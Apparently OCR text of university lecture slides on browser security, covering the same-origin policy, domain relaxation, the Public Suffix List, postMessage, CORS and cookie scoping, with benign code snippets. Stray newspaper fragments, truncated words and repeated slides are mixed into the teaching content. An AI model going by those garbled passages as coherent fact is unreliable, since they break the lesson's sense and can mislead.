
By SHASHANK BENGALI



MORE NEWS

Beware of late-night lane closures on your way to (and from)

Modern Website



Analogy to Operating Systems

	Operating System	Web Browser
Subjects (Principals)	Users (DAC)	Origins (MAC)
Objects (Primitives)	System Calls, File System	DOM
	Process	Frame/Window

SOP: Frames


TOPICS
SEARCH
LOCAL
POLITICS
SPORTS
ENTERTAINMENT
OPINION
PLACE AN AD
SUBSCRIBE
4 weeks for only 99¢
LOG IN
Frame A
Origin: a.domain.com
Frame B
Origin: b.domain.com
CENSUS
behind Sri Lanka bombings
Officials raised the death toll in the Easter attacks to 321.
Beware of late-night lane closures on your way to (and from)
LAX

Domain Relaxation

You can change your `document.domain` to be a **super-**domain

a.domain.com -> domain.com **OK**

b.domain.com -> domain.com **OK**

a.domain.com -> com **NOT OK**

Domain Relaxation

You can change your `document.domain` to be a **super-**domain

a.domain.com -> domain.com **OK**

b.domain.com -> domain.com **OK**

a.domain.com -> com **NOT OK**

a.domain.co.uk -> co.uk

Domain Relaxation

You can change your `document.domain` to be a **super-**domain

a.domain.com -> domain.com **OK**

b.domain.com -> domain.com **OK**

a.domain.com -> com **NOT OK**

a.domain.co.uk -> co.uk **NOT OK**

Public Suffix List

PUBLIC SUFFIX LIST

LEARN MORE | THE LIST | SUBMIT AMENDMENTS

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of Mozilla, but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a fuller (although not exhaustive) list of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the psl-discuss mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to request amendments to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by submitting amendments.

Relaxation Attacks

What about: zakird.github.com -> github.com ?

Relaxation Attacks

Solution:

Both sides must explicitly set `document.domain` to share data

Nowadays, user content on Github use github.io which is on the Mozilla Public Suffix List (PSL)

postMessage

Sender:

```
targetWindow.postMessage(message, targetOrigin, [transfer]);
```

targetWindow: ref to window (e.g., from window.open, window.parent, window.frames)

targetOrigin: origin of targetWindow for event to be sent. Can be * or a URI

message: data to be sent

Receiver:

```
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event){
  if (event.origin !== "http://example.com")
    return
}
```

BroadcastChannel API

The **BroadcastChannel API** allows same-origin scripts to send messages to other browsing contexts. Simple pub/sub message bus between windows/tabs, iframes, web workers, and service workers.

```
// Connect to the channel named "my_bus".
const channel = new BroadcastChannel('my_bus');

// Send a message on "my_bus".
channel.postMessage('This is a test message.');

// Listen for messages on "my_bus".
channel.onmessage = function(e) {
  console.log('Received', e.data);
};

// Close the channel when you're done.
channel.close();
```

SOP: HTTP Responses

Images, CSS, Fonts: can load from another origin, but cannot inspect their content. Similar to loading a frame from another origin.

Javascript: Similar to passive objects. Cannot view source, but you can call functions.

```
f.toString() -> gives you source code
```

XMLHttpRequests

XMLHttpRequests (XHR) allow developers to retrieve data from a URL in Javascript (e.g., AJAX Call)

You cannot issue requests cross origin

You can only read responses from the same origin

But it allows you to insert arbitrary header value when issuing request. (e.g.SOAPAction header)

CORS Example

Sometimes you want to allow another domain to access your resources

Servers can add `Access-Control-Allow-Origin` ACAO header that allows more permissive access

No CORS

Origin: example.com

```
$.ajax({url: “secure.com“,
success: function(result){
  $("#div1").html(result);
}});
```


GET

Server: secure.com

CORS Success

Origin: example.com


```
$.ajax({url: “secure.com“,
success: function(result){
  $("#div1").html(result);
}});
```



CORS Success

Origin: example.com


```
$.ajax({url: “secure.com“,
success: function(result){
  $("#div1").html(result);
}});
```



CORS Wildcard

Origin: example.com


```
$.ajax({url: “secure.com“,
success: function(result){
  $("#div1").html(result);
}});
```



CORS Failure

Origin: example.com

```
$.ajax({url: “secure.com“,
success: function(result){
  $("#div1").html(result);
}});
```



SOP: Cookies

Cookies allow server to store small piece of data on the client

Client sends cookie back to server next time the client loads a page

Sending cookies only to the right websites *really* Important

- Don’t send cookie for bank.com to attacker.com if authentication token

SOP: Cookies

Cookies use a separate definition of origins.

DOM SoP: Origin A can access Origin B if matches:

(scheme, domain, port)

Cookie SoP: Cookies are scoped based on

([scheme], domain, *path*)

cs155.stanford.edu/foo/bar

SOP: Cookie Scope Setting

A page can set a cookie for its own domain or any parent domain, as long as the parent domain is not a public suffix.

The browser will make a cookie available to the given domain including any sub-domains

	Allowed	Disallowed
Subdomain	login.site.com	other.site.com
Parent	site.com	com
Other		othersite.com

SOP: Cookie Scope Setting


A pag ng
as the

The b
any s

zakird.github.io can set cookies for github.io

(unless github.com is on Public Suffix List)

You don’t know who set a cookie when you receive it.



What Cookies are Sent?

Browser *always* sends all cookies a in a URL scope's:

- Cookie's domain is domain suffix of URL's domain
- Cookie's path is a prefix of the URL path

Cookie Scoping Example


Cookie 1:
name = mycookie
value = mycookievalue
domain = login.site.com
path = /

Cookie 2:
name = cookie2
value = mycookievalue
domain = site.com
path = /

